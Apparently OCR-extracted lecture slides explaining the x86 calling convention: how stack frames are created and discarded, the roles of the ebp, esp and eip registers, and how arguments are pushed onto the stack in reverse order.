
CALLING CONVENTION

- Calling a function in x86
  - Call:
    - The ESP and EBP need to shift to create a new stack frame
    - The EIP must move to the callee's code
  - Return:
    - The ESP, EBP, and EIP must return to their old values




x86 FUNCTION CALL DESIGN


- Stack and registers
  - If code calls a function, space is made on the stack for local variables
  - The space goes away once the function returns
  - The stack starts at higher addresses and grows down
  - Registers are 32-bit (or 4-byte, 1-word) units of memory located on CPU



X86 FUNCTION CALL DESIGN


- Word and code segment
  - The code segment contains raw bytes that represent assembly instructions
  - Each row of the diagram is 1 word = 4 bytes = 32 bits
  - Addresses increase as you move up the diagram






X86 FUNCTION CALL DESIGN


- Stack frames
  - Use two pointers to tell us which part of the stack is being used by the current function
  - This is called a stack frame
  - One stack frame corresponds to one function being called






X86 FUNCTION CALL DESIGN

- Stack frames
  - Use two pointers to tell us which part of the stack is being used by the current function
  - This is called a stack frame
  - One stack frame corresponds to one function being called
  - The **ebp** register is used for the top of the stack frame
  - The **esp** register is used for the bottom of the stack frame




X86 FUNCTION CALL DESIGN

- ESP
  - **esp** also denotes the curre-nt lowest value on the stack
  - Everything below esp is undefined
  - If we push a value onto the stack, **esp** must adjust to match the lowest value on the stack




X86 FUNCTION CALL DESIGN

- EIP
  - To keep track of what step we're at in the instructions
  - Use the **eip** register to store a pointer to the current ins-truction




x86 FUNCTION CALL DESIGN

- Stack design
  - Every time we call a func., a new stack frame must be created
  - If the func returns, the stack frame must be discarded
  - Each stack frame needs to have space for local variables
  - Require to design how to pass arguments to functions using the stack




X86 FUNCTION CALL DESIGN

- Stack design
  - Example: **foo** called
  - The **ebp** and **esp** registers should adjust to give us a stack frame for **foo** with the correct size
  - The **eip** register should adjust to let us execute the instructions for foo




X86 FUNCTION CALL DESIGN

- Stack design
  - Example: **foo** returns
  - The stack should look exactly like it did before **foo** was called
  - Require to design how to pass arguments to functions using the stack
  - Rule: if we ever overwrite a saved register, we should remember its old value by putting it on the stack




X86 FUNCTION CALL DESIGN

- Store arguments
  - Push the arguments onto the stack
  - Remember to adjust **esp** to point to the new lowest value on the stack
  - Arguments are added to the stack in reverse order



